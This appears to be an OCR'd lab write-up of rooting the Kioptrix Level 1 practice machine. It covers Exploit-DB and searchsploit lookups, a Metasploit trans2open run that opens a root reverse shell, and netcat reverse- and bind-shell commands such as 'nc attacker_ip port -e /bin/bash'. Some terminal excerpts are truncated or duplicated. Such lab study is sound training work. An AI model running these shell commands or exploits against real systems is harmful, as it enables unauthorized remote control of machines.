
Date	D	A	V	Title	Type	Platform	Author
No matching records found							

Showing 0 to 0 of 0 entries (filtered from 46,152 total entries)

FIRST PREVIOUS NEXT LAST

Databases	Links	Sites	Solutions
Exploits	Search Exploit-DB	OffSec	Courses and Certifications
Google Hacking	Submit Entry	Kali Linux	Learn Subscriptions
Papers	SearchSploit Manual	VulnHub	OffSec Cyber Range
Shellcodes	Exploit Statistics		Proving Grounds
			Penetration Testing Services

- ➢ Then I have started searching exploits for the ports by using the version information through Exploit DB website.
- ➢ Like for example for http the version is mod_ssl 2.8.4, likewise for smb it is samba 2.2.1a.




```
Sambar Server 5.x/6.0/6.1 - logout RCredirect Cross-Site Scripting           | windows/remote/25695.txt
Sambar Server 5.x/6.0/6.1 - Server Referer Cross-Site Scripting              | windows/remote/25696.txt
Sambar Server 6 - Search Results Buffer Overflow (Metasploit)                | windows/remote/16756.rb
Sambar Server 6.0 - 'results.stm' POST Buffer Overflow                       | windows/dos/23664.py
Sambar Server 6.1 Beta 2 - 'show.asp?show' Cross-Site Scripting              | windows/remote/24161.txt
Sambar Server 6.1 Beta 2 - 'showini.asp' Arbitrary File Access               | windows/remote/24163.txt
Sambar Server 6.1 Beta 2 - 'showperf.asp?title' Cross-Site Scripting         | windows/remote/24162.txt
SWAT Samba Web Administration Tool - Cross-Site Request Forgery              | cgi/webapps/17577.txt
------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali]
└─# searchsploit mod_ssl 2
------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ----------------------------
Apache mod_ssl 2.0.x - Remote Denial of Service                               | linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow                    | multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow          | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)    | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)    | unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflo | unix/remote/40347.txt
------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali]
└─# 
```

- ➢ For http I got an exploit named OpenLuck.


- And for smb I got trans2open.
- We can also search for exploits through a tool named searchsploit.

By using Smbclient tool I tried to access the admin files, but I've failed in the attempt. But could anonymously connect to IPC.



```
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.57.139   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf5 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.57.139:4444
[*] 192.168.57.134:139 - Trying return address 0xbffffdfc...
[*] 192.168.57.134:139 - Trying return address 0xbffffcfc...
[*] 192.168.57.134:139 - Trying return address 0xbffffbfc...
[*] 192.168.57.134:139 - Trying return address 0xbffffafc...
[*] Command shell session 5 opened (192.168.57.139:4444 -> 192.168.57.134:32773) at 2019-11-26 01:44:14 -0500

whoami
root
hostname
kioptrix.level1
```

By using Trans2open exploit by rapid7 website I finally gained the root access to kioptrix.




```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.57.139] from (UNKNOWN) [192
```

```
root@kali:~# nc 192.168.57.139 4444 -e /bin/bash
```

A reverse shell connects from the victim to the attacker, allowing the attacker, allowing the attacker to control the victim's machine.


Attacker: nc -lvnp port



```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.57.139] from (UNKNOWN) [192.168.57.139] 35744
whoami
root
hostname
kali
```

```
4 -e /bin/bash
```

Victim: nc attacker_ip port -e /bin/bash




```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.57.139] from (UNKNOWN) [19
whoami
root
hostname
kali
^C
root@kali:~# nc 192.168.57.139 4444
```

```
root@kali:~# nc 192.168.57.139 4444 -e /bin/bash
root@kali:~# nc -nvlp 4444 -e /bin/bash
listening on [any] 4444 ...
connect to [192.168.57.139] from (UNKNOWN) [192.168.57.139] 35746
```

A bind shell listens on the victim, and the attacker connects to it.

Victim: nc -lvnp port -e /bin/bash



```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.57.139] from (UNKNOWN) [192.168.57.139] 35744
whoami
root
hostname
kali
^C
root@kali:~# nc 192.168.57.139 4444
whoami
root
hostname
kali
```

```
4 -e /bin/bash
/bash

JNKNOWN) [192.168.57.139] 35746
```

Attacker: nc victim_ip port